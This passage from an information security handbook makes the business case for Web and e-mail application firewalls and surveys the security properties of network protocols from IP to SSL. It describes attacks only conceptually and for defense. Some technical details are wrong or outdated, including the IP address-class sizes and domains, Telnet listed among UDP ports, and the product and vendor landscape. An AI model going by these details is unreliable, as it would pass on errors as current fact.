Another approach to this is to enforce a consistent application security policy via technology. One such technology is an emerging class of security components generally known as an *application firewall.* An application firewall is a security component that analyzes data at the application layer, which is often the easiest path for attackers to gain unauthorized access to enterprise resources. Most network firewalls and traditional intrusion detection systems (IDSs), in practical terms, can only control Internet Protocol (IP) packet-based network access and detect port- and protocol-type security events based on static rules or signatures. Although essential as a primary element in a comprehensive enterprise security architecture, network firewalls and IDSs are recognized as security components that can be easily vaulted over by their very nature. For example, most enterprise firewall policies allow in- and outbound access to internal or DMZ-based Web servers without meaningful inspection of the application data contained in data packets traversing the firewall. Potentially, an attacker could either send malicious data into the Web application or, conversely, extract sensitive data from the application. Application firewalls aim to consistently enforce application security policy as a security layer around an enterprise's application infrastructure.

Application firewalls are increasingly being offered by security vendors in the form of rack-mountable appliances that integrate operating system and security software preloaded on purposed-built hardware, and are engineered to balance security functionality with performance.

This chapter focuses on effective strategies for enhancing the security of Web-enabled and e-mail application infrastructures. Each is described in this chapter, yet the focus of this chapter is on the business impact of application security. As such, no detailed discussions of specific application vulnerabilities are included.

The Problem: Applications Are the Highest-Risk Attack Vector

As the Internet has created more business opportunity — for example, extending the boundaries of the enterprise outside the physical facilities of a business — so has business exposure to risk increased. If one were to identify and prioritize resources by value to the business, one would find in most cases that specific data and applications would be counted among the highest in value to an organization. Most businesses would not be able to operate competitively if data and applications were somehow taken away, either by malicious acts or by accident. Another, more granular way to look at this situation would be to imagine if the existing traditional network security controls of a data-centric business failed, would the business' critical data and applications still be protected? Not surprisingly, the answer is no. This is a realization that is being brought to the attention of data owners and security professionals by either circumstance or critical infrastructure analysis. From a technical perspective, this means that the traditional perimeter security approach of deploying firewalls and intrusion detection systems as the sole defense mechanisms is flawed with respect to current and emerging threats. Why?

One of the most important issues facing e-mail and Web-enabled businesses today is the open port problem; that is, most business firewalls allow Web application server access via port 80 and e-mail server access via port 25. Unfortunately, most traditional network firewalls are not capable of actually analyzing the data payload for malicious attacks. The majority of firewalls can only see data at the packet, or network, level — information such as source/destination IP address, TCP port number, and other packet routing information headers. This means that if an attacker can hide an attack within the data payload itself, then the attack will go through the firewall and into the target application infrastructure. The traditional network-centric approach, which only addresses perimeter security, is no longer thought of as being effective in protecting the heart and soul of a business — its business data.

Web Services Security

Another emerging Web-enabled application is Web services. Web services comprise the sum total of application components whose functionality and interfaces are exposed to potential users through the

use of Web technology standards such as SOAP, XML, UDDI, WSDL, and HTTP. Web services are application-to-application, computer-to-computer transaction-based communications using predefined data formats in a platform- and language-neutral context. Traditional Web-enabled applications are interactive and Web-browser based. Application-level security strategies are complicated by the automated intent of Web services. Security standards are emerging and are being integrated into available security products. Application scanning and application firewall technologies are now emerging that allow for security checks against Web service data and protocols. The use of Web services to extend core business applications to external entities is expected to grow significantly in a relatively short time as businesses recognize the value of this capability. Therefore, the security issues of Web-enabled applications based on Web services will need to be checked from a perspective of automated processing between two or more security domains. Aside from the method of access, an approach similar to the Web-enabled application security strategy discussed in this chapter can be used.

The foundation of Web services is Extensible Markup Language (XML). A protocol for communicating XML-based messages, Simple Object Access Protocol (SOAP), is itself based on XML: SXML is used to create specific message formats with which two or more parties agree to comply when sending messages between applications. Defining protocols for assuring the confidentiality, integrity, and availability of Web services is a technological and business challenge that is currently being addressed by industry standards bodies. For example, IBM and Microsoft are working together to define a core set of facilities for protecting the confidentiality and integrity of an XML-based message. Their work also includes defining authentication and authorization mechanisms for creating and validating security assertions of Web service participants.

Hackers know that most business firewalls allow Web and e-mail traffic, that Web and e-mail applications are notoriously vulnerable to attack, and that many businesses focus on network perimeter security, not Web application security.

Any business connected to the Internet has a need for some level of protection beyond traditional perimeter security. Surprisingly, given the high risk of exposing e-mail and Web-enabled internal applications to wide access, many companies do not even monitor application-level events. As a result, a company may not even know that an application has been attacked.

Wide access to e-mail and Web-enabled applications is both a goal and a security risk. As a business goal, Web applications fulfill a business need to provide information and expose business logic to increase business efficiency. However, the ability to access such business architecture means that attackers have more of an opportunity to exploit known and unknown weaknesses in the architecture. Just as the decision to deploy Internet-accessible applications is a business decision, so it is that implementing application-level security must be addressed from a business management decision perspective. There are compelling and significant business management issues that can justify application-level security.

A Management Issue

Application security is both a business issue (see Exhibit 37.1) and a technical issue (see Exhibit 37.2). It is a technical issue in that more effective technology is needed to address the higher risk of exposed businesses. It is a business issue in that an ineffective security strategy means increased risk.

EXHIBIT 37.1 The SANS Institute List of Seven Management Errors that Lead to Computer Security Vulnerabilities

7. Pretend the problem will go away if they ignore it.
6. Authorize reactive, short-term fixes so problems re-emerge rapidly.
5. Fail to realize how much money their information and organizational reputations are worth.
4. Rely primarily on a firewall.
3. Fail to deal with the operational aspects of security: make a few fixes and then not allow the follow-through necessary to ensure the problems stay fixed.
2. Fail to understand the relationship of information security to the business problem: they understand physical security but do not see the consequences of poor information security.
1. Assign untrained people to maintain security and provide neither the training nor the time to make it possible to do the job.

Source: SANS Institute, http://www.sans.org/resources/errors.php.

EXHIBIT 37.2 The Open Web Application Security Project (OWASP) List of Ten Common Web Application Vulnerabilities

1. *Unvalidated Parameters:* Information from Web requests is not validated before being used by a Web application. Attackers can use these flaws to attack backside components through a Web application.
2. *Broken Access Control:* Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access other users' accounts, view sensitive files, or use unauthorized functions.
3. *Broken Account and Session Management:* Account credentials and session tokens are not properly protected. Attackers that can compromise passwords, keys, session cookies, or other tokens can defeat authentication restrictions and assume other users' identities.
4. *Cross-Site Scripting (XSS) Flaws:* The Web application can be used as a mechanism to transport an attack to an end user's browser. A successful attack can disclose the end user's session token, attack the local machine, or spoof content to fool the user.
5. *Buffer Overflows:* Web application components in some languages that do not properly validate input can be crashed, and, in some cases, used to take control of a process. These components can include CGI, libraries, drivers, and Web application server components.
6. *Command Injection Flaws:* Web applications pass parameters when they access external systems or the local operating system. If an attacker can embed malicious commands in these parameters, the external system might execute those commands on behalf of the Web application.
7. *Error Handling Problems:* Error conditions that occur during normal operation are not handled properly. If an attacker can cause errors to occur that the Web application does not handle, they can gain detailed system information, deny service, cause security mechanisms to fail, or crash the server.
8. *Insecure Use of Cryptography:* Web applications frequently used cryptographic functions to protect information and credentials. These functions and the code to integrate them have proven difficult to code properly, frequently resulting in weak protection.
9. *Remote Administration Flaws:* Many Web applications allow administrators to access the site using a Web interface. If these administrative functions are not very carefully protected, an attacker can gain full access to all aspects of a site.
10. *Web and Application Server Misconfiguration:* Having a strong server configuration standard is critical to a secure Web application. These servers have many configuration options that affect security and are not secure out of the box.

Source: OWASP, http://www.owasp.org/.

Part of the problem of ineffective application security is denial of the problem. In many instances, program developers and software vendors assume that because no vulnerability has been reported on an application, that it must be secure. This way of thinking is also found in business management circles with respect to already-deployed Web applications. The thinking goes: why invest in application infrastructure security when the company has had no attacks on its key business applications?

The answer to this question must be framed in terms that the audience can relate to. Business audiences think in terms of quantifiable returns on the investment. Technical audiences usually respond to things that make their jobs easier, enhance their status, or increase their value to employers. This chapter focuses on the business justification for application security.

One could surmise from the SANS list of seven management errors (Exhibit 37.1) that executive management's attitude toward recognizing and understanding the business impact of security breaches can actually influence the likelihood of a security breach. Providing business impact awareness of relevant application security vulnerabilities to business managers is a valuable role of security professionals. However, security risk management, being a continual process that must be managed, must be embraced — from the executive management level on down — throughout an organization to be effective.

The Business Risk

Competitor company B accesses company A's Web-accessible database, which contains company A's future marketing campaign strategy, by exploiting a well-known Web vulnerability. Company B, now having advanced knowledge of the upcoming marketing changes, is able to preempt company A's market opportunity for competitive advantage. A costly mistake could have been minimized or even avoided. Indeed, cost avoidance and cost reduction are two reasons to apply an application security strategy within a business.

As noted earlier, the two business applications most relied upon for Internet-connected business operations are Web-enabled applications and e-mail applications. Each of these applications relies on several related network infrastructure components. The sum total of the application itself and the network services that support the functioning of the application can be referred to as the "application infrastructure." The application infrastructure can be visualized using a three-layer model.

To isolate the various points of attack, the layered components of an application infrastructure can be reduced down to a simple model that includes a proxy layer, an internal application server layer, and a business database layer. These layers comprise the essence of an application infrastructure, although they are dependent on *network infrastructure* components, as described later.

For example, using the above model, it is possible to map the components of an e-mail infrastructure.

- *Proxy layer:* mail relay/mail exchanger/Webmail Web server
- *Internal application server layer:* internal mail server
- *Business database layer:* internal mail store/user database

An example Web application infrastructure would include:

- *Proxy layer:* web listener/web server
- *Internal application server layer:* business application server
- *Business database layer:* database server

Additionally, various network infrastructure services that are critical and common to the operation of both application architectures include Domain Name Service (DNS) servers, network routing/switch fabric (including load balancers), time servers, malicious code (including anti-virus) scanners, and protocol accelerators (e.g., SSL accelerators).

The risk to businesses that Internet-accessible applications bring is greater opportunity for attack and more points of attacks. This risk translates into lost revenue, increased costs, and lost productivity due to recovering from a security breach.

Managing Risk: Application Layer Security Primer

As discussed, Internet-accessible applications are comprised of multiple components that can be represented using a four-tier model. Isolating the functionality of Internet applications helps in understanding the various access points and potential weaknesses of a particular application architecture. However, one vulnerable component of the overall architecture can allow an attacker to undermine the entire system.

For example, if a DNS server that is relied upon by an Internet application is subverted by someone maliciously modifying the record that tells where mail for a certain domain should be routed, then it makes no difference how strong the e-mail anti-virus protection is; the attacker has undermined the entire system. This example highlights the fact that application security must be addressed using a holistic, comprehensive, and systems approach.

Many vulnerabilities in applications are caused by poor programming technique, invalid design, and lack of security awareness by software developers. However, as noted, application security is both a management and a technical issue. Therefore, the solution begins with an awareness of the issues by business managers. Business managers ultimately determine the priorities of software development teams. An example of business managers effecting a change of priority from functionality to default security is found in Microsoft. Although many are skeptical of the commitment of Microsoft to design software products with security as a priority, there have been tremendous steps made in the right direction by Microsoft management. Microsoft's secure product development program included sending all of its application developers to classes on secure coding practices, tying code security goals to performance compensation, and establishing security oversight teams to check for compliance, among other steps. Indeed, management has a clear role to play in reducing the risk of business applications.

Due to the pervasiveness of simple tools for hacking Web access, together with the proliferation of Web applications, the incidence of attack will only increase in the future. Web attacks are becoming more common than pure network-based attacks, with a resulting increase in the severity and damage done. The cost of recovering from a Web attack is growing as the sophistication of attacks increases. As the cost of an attack reaches the value of the target application, while budget dollars are decreasing, it becomes increasingly important to balance spending on security components according to highest return on asset value. Significantly, many companies were found to overspend on security tools, deploying expensive security components in areas that did not justify the expense.

To a determined attacker, the application itself yields the highest rewards. However, the Web application currently poses the greatest risk to businesses. Each application is different, with its own set of specific risks. One way to determine if enough has been done to secure a Web application is to have a Web application assessment performed on the entire Web application infrastructure, including the Web application itself. There are security consulting firms that are starting to appear in the marketplace that specialize in Web application security. These companies typically use a combination of automated security tools and hands-on experience to assess the security posture of Web applications. In some cases, security or IT groups within a company may perform their own assessment. However, expertise in this area is scarce and relatively expensive.

If employing a consulting firm to perform an application assessment, ask about the credentials and experience of its consultants who will be doing the assessment. Ask for the names and types of testing tools that will be used. Find out if the consultants provide remediation services or just a simple findings report. It may make sense to have the same consulting company that performed the assessment recommend which remediation products to use, because it may already have in-depth knowledge of the application architecture, it may have already done the technology research to save time, or it may have the necessary expertise to install and manage the security tools. With such a high impact to the business if not done properly, risk can be reduced if professionals who are specifically skilled in Web application security execute this application security strategy.

Another factor to consider is cost of fix after deployment versus cost of fix early in the development cycle. Early IT software development practice evolved with an emphasis on testing application functionality. The idea then was to reduce application total cost of ownership (TCO) by identifying bugs in the software early in the development cycle. This approach is still used today. Similarly, performing application *security* scanning early in the development cycle has been proven to significantly reduce the total cost of ownership of an application due to decreased vulnerability/exploit/fix cycles.

Organizational Standards for Software Development

One approach to integrated Web application security is to embed the application security scan function into the application quality assurance (QA) cycle. As a step in the QA process, this strategy provides an opportunity to apply a consistent security baseline against all of a company's Web applications. Once established, the same application scan could be run after any significant changes are made to the Web application throughout its life cycle to ensure that the security posture has not been altered. Existing applications can be scanned as part of a regular security assessment.

In some environments it is either not possible or very difficult to perform Web application scans due to lack of direct control of the application-hosting environment. This is the case if the application is hosted by a third-party facility, the application belongs to a business partner, or other similar situations. A strategy of implementing a security check of application data streams at the network perimeter, as a first hop-in/last hop-out application scan, can be effective. An application firewall inserted just inside the network firewall configured to intercept the Web data to and from the third party would allow a similar enforcement capability as proactive scanning of the application itself. Application firewall technology is discussed in the following section.

Technology

It is important to remember that any security solution includes the combination of people, processes, and technology. This is an important consideration, particularly in the case of application security. If a person makes a configuration mistake that leads to a security breach, the technology cannot be blamed. Similarly, if a flawed process is implemented, the technology cannot be blamed. This highlights the fact that a good practice for developing an application security policy includes mapping out the interaction of process, people, and technology. This section discusses strategies for implementing this interaction.

There are currently two classes of security technology that address application-level security: the application scanner and the application firewall/security gateway.

Web Application Scanner: More Than Just Securing a Host

The application scanner is a tool used to test applications for known and unknown vulnerabilities, unintended functionality, and poor coding practice, among other tests. The Web application scanner is usually implemented as software running on a laptop or designated desktop computer. Scanning can be done from outside the network perimeter or inside the network, just in from the Web server layer component. Web application scanning tools provide a report that lists vulnerabilities found, along with some remediation suggestions. Some of the tools provide specialized tests for particular Web application environments (e.g., IBM Websphere, BEA, Oracle). Popular products that provide Web-enabled application scanning include Sanctum's AppScan, Kavado's Scando, and SpiDynamics's WebInspect.

Application Firewall: Not Just Looking at Network Packets

The other class of application security tool is the application firewall/security gateway. A Web application firewall is inserted in the path between the user and the Web server layer of the Web application infrastructure. In most cases, this means at the network perimeter or in a DMZ "quarantine" area of a network. A Web application firewall intercepts all HTTP and HTML traffic going to and from a Web application and looks for anything that indicates improper behavior. For example, an application could detect and block users from browsing outside a site's allowed URL list, attempts to masquerade via cookie modification, buffer overflow attempts, incorrect form data entry via form field validation, and attempts to add data to a site or attempts to access restricted areas of a site via improper GET and POST methods. Most Web application firewalls include a "learning mode" that allows the device to record the proper behavior of a Web application. After a few days of "learning" proper site behavior, the Web application firewall would then dynamically create a policy and enforce "proper" site behavior based on "learned" knowledge. Additionally, Web application firewalls can be configured manually. No modification to the protected Web application itself is necessary. Multiple Web applications can be protected simultaneously by one device, or, if needed, the devices can be scaled out via load balancing and managed by the Web application firewall's central management console.

E-Mail Application-Level Firewalls: More than Just Anti-Virus

Similar in function to a Web application-level firewall, an e-mail application-level firewall can protect e-mail application infrastructures. E-mail application-level firewalls can be installed at the network perimeter, in a DMZ, or in some cases directly on the Internet. The architectural idea is that this device is the first-hop-in/last-hop-out checkpoint for e-mail application attacks. Thus positioned, the e-mail application-level firewall bears the brunt of an attack leaving the e-mail infrastructure intact and operational during the attack. The technical value of an e-mail application-level firewall lies in that it buys time to allow for patching or updating the target e-mail infrastructure component. Additionally, a consistent e-mail security posture can be maintained using the e-mail application-level firewall as an additional security layer. The e-mail application-level firewall inspects e-mail protocols and e-mail messages for attack attempts and enforces policy via mechanisms such blocking, logging, or alerting on detection. Although there are a few vendors of the firewalls themselves, a significant market-leading, single-purpose-

built e-mail application-level security scanning tool is yet to emerge. Current testing tools for e-mail application infrastructures include a hodgepodge of open source and commercial network vulnerability assessment tools.

An emerging and highly segmented market, e-mail application-level firewalls provide some level of hardening for self-protection and multiple controls against a wide variety of threats to the e-mail infrastructure. The threat profile of e-mail application infrastructures includes redirecting mail via DNS poisoning, malicious code attacks to disrupt or corrupt e-mail message integrity, large volumes of unsolicited e-mails or server connections aimed at reducing the availability of e-mail service — mail bombs and spam attacks. E-mail application-level firewalls proxy e-mail connections between external e-mail servers and internal e-mail servers, never allowing direct connection from the outside. The e-mail application-level firewall can also enforce a message retention policy by archiving messages to archiving hosts for later retrieval as needed.

E-mail application-level firewalls are a different class of device than the popular software-based mail server add-on products. Mail server add-on products typically provide specific mail security functionality, such as content filtering, anti-virus, and anti-spam — similar to e-mail application-level firewalls. However, they are implemented on the actual mail server itself. Software-based mail server security products generally do not have the capability to examine a message before it enters the e-mail infrastructure and they commonly introduce e-mail processing performance degradation. Scalability becomes an issue in the larger, more complex e-mail architectures. A special case involves Web mail: Web browser accessible e-mail systems. There are two classes of Web mail from a protection strategy perspective that should be considered: Web mail service provided by a company to its community of users, and external consumer-oriented Web mail services such as Yahoo, MSN, and AOL accessed from inside a company network. When planning a strategy in this regard, remember that all Web mail should be considered hostile until proven otherwise. This means that the e-mail application-level firewall should be capable of inspecting Web mail traffic for protocol and syntax attacks, similar in result to Internet mail protocols (SMTP, POP3, IMAP4) and syntax checking.

As mentioned, such devices are usually best implemented as a security appliance. A security appliance approach provides specific functionality implemented on optimized hardware, with the results including higher performance at a lower cost, decreased ongoing maintenance costs, and scalability efficiency. The software-based approach means that the customer must assume increased costs of integrating hardware, operating system, and application. Additionally, the host operating system should be hardened. Such hardening of the operating system requires expertise and ongoing diligence in managing the host operating system, applying patches, and hardware upgrades.

Vendors offering products in the Web application firewall market segment include Sanctum (AppShield), Kavado (InterDo), and Teros\Stratum8 (APS 100). E-mail application firewall vendors include CipherTrust (IronMail) and Borderware (MxTreme).

The Bottom Line: Balancing Security Protection against Assets Being Protected

The traditional network firewall has a respected and necessary place in most enterprise security environments. It provides a first line of defense, access control, and a security control point. However, many businesses open bi-directional access to critical business applications, such as e-mail and Web-enabled applications that have historically been vulnerable to numerous attacks. Access to these applications is provided by opening up the network firewall, port 80 for Web and port 25 for e-mail. Hackers are now predominantly sneaking in through these open ports to run application-level exploits against the application infrastructure, those components that form the essence of a Web-enabled or e-mail application. E-mail and many Web-enabled business applications are core, mission-critical assets that, if disabled, could cause significant damage and prove very costly to recover from — if even possible. If there is more

risk of attacks at the higher-value assets, e-mail and Web-enabled applications, then it makes sense to balance security spending appropriately to protect these critical applications.

Conclusion

This chapter discussed the technology available at the time of writing. Although current application security technology provides some level of protection, there is much room for improvement. Network security technology components — such as network-based firewalls, VPNs, and intrusion detection and response — continue to make up the essential first line of defense; however, the threat horizon has changed. This change in attack vectors requires a reorientation toward the emerging sources and targets of attack — attackers coming through application ports to target application vulnerabilities of core business information systems.

References

SANS Institute, http://www.sans.org/resources/errors.php
OWASP, http://www.owasp.org/

Security of Communication Protocols and Services

William Hugh Murray, CISSP

The information security manager is confronted with a wide variety of communications protocols and services. At one level, the manager would like to be able to ignore how the information gets from one place to another; he would like to be able to *assume* security. At another, he understands that he has only limited control over how the information moves; because the user may be able to influence the choice of path, the manager prefers not to rely upon it. However, that being said, the manager also knows that there are differences in the security properties of the various protocols and services that he may otherwise find useful.

This chapter describes the popular protocols and services, discusses their intended uses and applications, and describes their security properties and characteristics. It compares and contrasts similar protocols and services, makes recommendations for their use, and also recommends compensating controls or alternatives for increasing security.

Introduction

For the past century, we have trusted the dial-switched voice-analog network. It was operated by one of the most trusted enterprises in the history of the world. It was connection-switched and point-to-point. While there was some eavesdropping, most of it was initiated by law enforcement and was, for the most part, legitimate. While a few of us carefully considered what we would say, most of us used the telephone automatically and without worrying about being overheard. Similarly, we were able to recognize most of the people who called us; we trusted the millions of copies of the printed directories; and we trusted the network to connect us only to the number we dialed. While it is not completely justified, we have transferred much of that automatic trust to the modern digital network and even to the Internet.

All other things being equal, the information security manager would like to be able to ignore how information moves from one place to another. He would like to be able to assume that he can put it into a pipe at point A and have it come out reliably only at point B. Of course, in the real world of the modern integrated network, this is not the case. In this world the traffic is vulnerable to eavesdropping, misdirection, interference, contamination, alteration, and even total loss.

On the other hand, relatively little of this happens; the vast majority of information is delivered when and how it is intended and without any compromise. This happens in part despite the way the information is moved and in part because of how it is moved. The various protocols and services have different security properties and qualities. Some provide error detection, corrective action such as retransmission, error correction, guaranteed delivery, and even information hiding.

The different levels of service exist because they have different costs and performance. They exist because different traffic, applications, and environments have different requirements. For example, the transfer of a program file has a requirement for bit-for-bit integrity; in some cases, if you lose a bit, it is as bad as losing the whole file. On the other hand, a few seconds, or even tens of seconds, of delay in the transfer of the file may have little impact. However, if one is moving voice traffic, the loss of tens of bits may be perfectly acceptable, while delay in seconds is intolerable. These costs must be balanced against the requirements of the application and the environment.

While the balance between performance and cost is often struck without regard to security, the reality is that there are security differences. The balance between performance, cost, and security is the province of the information security manager. Therefore, he needs to understand the properties and characteristics of the protocols so he can make the necessary trade-offs or evaluate those that have already been made.

Finally, all protocols have limitations and many have fundamental vulnerabilities. Implementations of protocols can compensate for such vulnerabilities only in part. Implementers may be faced with hard design choices, and they may make errors resulting in implementation-induced vulnerabilities. The manager must understand these so he will know when and how to compensate.

Protocols

A protocol is an agreed-upon set of rules or conventions for communicating between two or more parties. "Hello" and "goodbye" for beginning and ending voice phone calls are examples of a simple protocol. A slightly more sophisticated protocol might include lines that begin with tags, like "This is (name) calling."

Protocols are to codes as sentences and paragraphs are to words. In a protocol, the parties may agree to addressing, codes, format, packet size, speed, message order, error detection and correction, acknowledgments, key exchange, and other things.

This section deals with a number of common protocols. It describes their intended use or application, characteristics, design choices, and limitations.

Internet Protocol

The Internet Protocol, IP, is a primitive and application-independent protocol for addressing and routing packets of data within a network. It is the "IP" in TCP/IP, the protocol suite that is used in and defines the Internet. It is intended for use in a relatively flat, mesh, broadcast, connectionless, packet-switched net like the Internet.

IP is analogous to a postcard in the 18th century. The sender wrote the message on one side of the card and the address and return address on the other. He then gave it to someone who was going in the general direction of the intended recipient. The message was not confidential; everyone who handled it could read it and might even make an undetected change to it.

IP is a "best efforts" protocol; it does not guarantee message delivery nor provide any evidence as to whether or not the message was delivered. It is unchecked; the receiver does not know whether or not he received the entire intended message or whether or not it is correct. The addresses are unreliable; the sender cannot be sure that the message will go only where he intends or even when he intends. The receiver cannot be sure that the message came from the address specified as the return address in the packet.

The protocol does not provide any checking or hiding. If the application requires these, they must be implied or specified someplace else, usually in a higher (i.e., closer to the application) protocol layer.

IP specifies the addresses of the sending or receiving hardware device;* but if that device supports multiple applications, IP does not specify which of those it is intended for.

*There is a convention of referring to all network addressable devices as "hosts." Such usage in other documents equates to the use of device or addressable device here. IPv6 defines "host."

EXHIBIT 38.1 IP Network Address Formats

Network Class	Description	Address Class	Network Address	Device Address
A	National	0 in bit 0	1–7	8–31
B	Enterprise	10 in bits 0–1	2–15	16–31
C	LAN	110 in 0–2	3–23	24–31
D	Multicast	1110 in 0–3	4–31	
E	Reserved	1111 in 0–3		

IP uses 32-bit addresses. However, the use or meaning of the bits within the address depends upon the size and use of the network. Addresses are divided into five classes. Each class represents a different design choice between the number of networks and the number of addressable devices within the class. Class A addresses are used for very large networks where the number of such networks is expected to be low but the number of addressable devices is expected to be very high. Class A addresses are used for nation states and other very large domains such as .mil, .gov, and .com. As shown in Exhibit 38.1, a zero in bit position 0 of an address specifies it as a class A address. Positions 1 through 7 are used to specify the network, and positions 8 through 31 are used to specify devices within the network. Class C is used for networks where the possible number of networks is expected to be high but the number of addressable devices in each net is less than 128. Thus, in general, class B is used for enterprises, states, provinces, or municipalities, and class C is used for LANs. Class D is used for multicasting, and Class E is reserved for future uses.

You will often see IP addresses written as nnn.nnn.nnn.nnn.

While security is certainly not IP's long suit, it is responsible for much of the success of the Internet. It is fast and simple. In practice, the security limitations of IP simply do not matter much. Applications rely upon higher-level protocols for security.

Internet Protocol v6.0 (IPng)

IPv6 or "next generation" is a backwardly compatible new version of IP. It is intended to permit the Internet to grow both in terms of the number of addressable devices, particularly class A addresses, and in quantity of traffic. It expands the address to 128 bits, simplifies the format header, improves the support for extensions and options, adds a "quality-of-service" capability, and adds address authentication and message confidentiality and integrity. IPv6 also formalizes the concepts of packet, node, router, host, link, and neighbors that were only loosely defined in v4.

In other words, IPng addresses most of the limitations of IP, specifically including the security limitations. It provides for the use of encryption to ensure that information goes only where it is intended to go. This is called secure-IP. Secure-IP may be used for point-to-point security across an arbitrary network. More often, it is used to carve virtual private networks (VPNs) or secure virtual networks (SVNs)* out of such arbitrary networks.

Many of the implementations of secure-IP are still proprietary and do not guarantee interoperability with all other such implementations.

User Datagram Protocol (UDP)

UDP is similar to IP in that it is connectionless and offers "best effort" delivery service, and it is similar to TCP in that it is both checked and application specific.

*VPN is used here to refer to the use of encryption to connect private networks across the public network, gateway-to-gateway. SVN is used to refer to the use of encryption to talk securely, end-to-end, across arbitrary networks. While the term VPN is sometimes used to describe both applications, different implementations of secure-IP may be required for the two applications.

EXHIBIT 38.2 UDP Datagram

Bit Positions	Usage
0–15	Source Port Address
16–31	Destination Port Address
32–47	Message Length (n)
48–63	Checksum
64–n	Data

Exhibit 38.2 shows the format of the UDP datagram. Unless the UDP source port is on the same device as the destination port, the UDP packet will be encapsulated in an IP packet. The IP address will specify the physical device, while the UDP address will specify the logical port or application on the device.

UDP implements the abstraction of "port," a named logical connection or interface to a specific application or service within a device. Ports are identified by a positive integer. Port identity is local to a device, that is, the use or meaning of port number is not global. A given port number can refer to any application that the sender and receiver agree upon. However, by convention and repeated use, certain port numbers have become identified with certain applications. Exhibit 38.3 lists examples of some of these conventional port assignments.

Transmission Control Protocol (TCP)

TCP is a sophisticated composition of IP that compensates for many of its limitations. It is a connection-oriented protocol that enables two applications to exchange streams of data synchronously and simultaneously in both directions. It guarantees both the delivery and order of the packets. Because packets are given a sequence number, missing packets will be detected, and packets can be delivered in the same order in which they were sent; lost packets can be automatically resent. TCP also adapts to the latency of the network. It uses control flags to enable the receiver to automatically slow the sender so as not to overflow the buffers of the receiver.

TCP does not make the origin address reliable. The sequence number feature of TCP resists address spoofing. However, it does not make it impossible. Instances of attackers pretending to be trusted nodes have been reported to have toolkits that encapsulate the necessary work and special knowledge to implement such attacks.

Like many packet-switched protocols, TCP uses path diversity. This means some of the meaning of the traffic may not be available to an eavesdropper. However, eavesdropping is still possible. For example, user identifiers and passphrases usually move in the same packet. "Password grabber" programs have been detected in the network. These programs simply store the first 256 or 512 bits of packets on the assumption that many will contain passwords.

Finally, like most stateful protocols, some TCP implementations are vulnerable to denial-of-service attacks. One such attack is called *SYN flooding*. Requests for sessions, SYN flags, are sent to the target, but the acknowledgments are ignored. The target allocates memory to these requests and is overwhelmed.

EXHIBIT 38.3 Sample UDP Ports

Port Number	Application	Description
23	Telnet	
53	DNS	Domain name service
43		Whois
69	TFTP	Trivial file transfer service
80	HTTP	Web service
119	Net News	
137		NetBIOS name service
138		NetBIOS datagrams
139		NetBIOS session data

Telnet

The Telnet protocol describes how commands and data are passed from one machine on the network to another over a TCP/IP connection. It is described in RFC 855. It is used to make a terminal or printer on one machine and an operating system or application on another appear to be local to each other. The user invokes the Telnet client by entering its name or clicking its icon on his local system and giving the name or address and port number of the system or application that he wishes to use. The Telnet client must listen to the keyboard and send the characters entered by the user across the TCP connection to the server. It listens to the TCP connection and displays the traffic on the user's terminal screen. The client and server use an escape sequence to distinguish between user data and their communication with each other.

The Telnet service is a frequent target of attack. By default, the Telnet service listens for login requests on port 23. Connecting this port to the public network can make the system and the network vulnerable to attack. When connected to the public net, this port should expect strong authentication or accept only encrypted traffic.

File Transfer Protocol (FTP)

FTP is the protocol used on the Internet for transferring files between two systems. It divides a file into IP packets for sending it across the Internet. The object of the transfer is a file. The protocol provides automatic checking and retransmission to provide for bit-for-bit integrity. (See section titled Services below.)

Serial Line Internet Protocol (SLIP)

SLIP is a protocol for sending IP packets over a serial line connection. It is described in RFC 1055. SLIP is often used to extend the path from an IP-addressable device, like a router at an ISP, across a serial connection, a dial connection (e.g., a dial connection) to a non-IP device (e.g., a serial port on a PC). It is a mechanism for attaching non-IP devices to an IP network.

SLIP encapsulates the IP packet and bits in the code used on the serial line. In the process, the packet may gain some redundancy and error correction. However, the protocol itself does not provide any error detection or correction. This means that errors may not be detected until the traffic gets to a higher layer. Because SLIP is usually used over relatively slow (56 Kb) lines, this may make error correction at that layer expensive. On the other hand, the signaling over modern modems is fairly robust. Similarly, SLIP traffic may gain some compression from devices (e.g., modems) in the path but does not provide any compression of its own.

Because the serial line has only two endpoints, the protocol does not contain any address information; that is, the addresses are implicit. However, this limits the connection to one application; any distinctions in the intended use of the line must be handled at a higher layer.

Because SLIP is used on point-to-point connections, it may be slightly less vulnerable to eavesdropping than a shared-media connection like Ethernet. However, because it is closer to the endpoint, the data may be more meaningful. This observation also applies to PPP below.

Point-to-Point Protocol (PPP)

PPP is used for applications and environments similar to those for SLIP but is more sophisticated. It is described in RFC 1661, July 1994. It is *the* Internet standard for transmission of IP packets over serial lines. It is more robust than SLIP and provides error-detection features. It supports both asynchronous and synchronous lines and is intended for simple links that deliver packets between two peers. It enables the transmission of multiple network-layer protocols (e.g., IP, IPX, SPX) simultaneously over a single link. For example, a PC might run a browser, a Notes client, and an e-mail client over a single link to the network.

To facilitate all this, PPP has a Link Control Protocol (LCP) to negotiate encapsulation formats, format options, and limits on packet format.

Optionally, a PPP node can require that its partner authenticate itself using CHAP or PAP. This authentication takes place after the link is set up and before any traffic can flow. (See CHAP and PAP below.)

HyperText Transfer Protocol (HTTP)

HTTP is used to move data objects, called pages, between client applications, called browsers, running on one machine, and server applications, usually on another. HTTP is the protocol that is used on and that defines the World Wide Web. The pages moved by HTTP are compound data objects composed of other data and objects. Pages are specified in a language called HyperText Markup Language, or HTML. HTML specifies the appearance of the page and provides for pages to be associated with one another by cross-references called hyperlinks.

The fundamental assumption of HTTP is that the pages are public and that no data-hiding or address reliability is necessary. However, because many electronic commerce applications are done on the World Wide Web, other protocols, described below, have been defined and implemented.

Security Protocols

Most of the traffic that moves in the primitive TCP/IP protocols is public; that is, none of the value of the data derives from its confidentiality. Therefore, the fact that the protocols do not provide any data-hiding does not hurt anything. The protocols do not add any security, but the data does not need it. However, there is some traffic that is sensitive to disclosure and which does require more security than the primitive protocols provide. The absolute amount of this traffic is clearly growing, and its proportion may be growing also. In most cases, the necessary hiding of this data is done in alternate or higher-level protocols.

A number of these secure protocols have been defined and are rapidly being implemented and deployed. This section describes some of those protocols.

Secure Socket Layer (SSL)

Arguably, the most widely used secure protocol is SSL. It is intended for use in client–server applications in general. More specifically, it is widely used between browsers and Web servers on the WWW. It uses a hybrid of symmetric and asymmetric key cryptography, in which a symmetric algorithm is used to hide the traffic and an asymmetric one, RSA, is used to negotiate the symmetric keys.

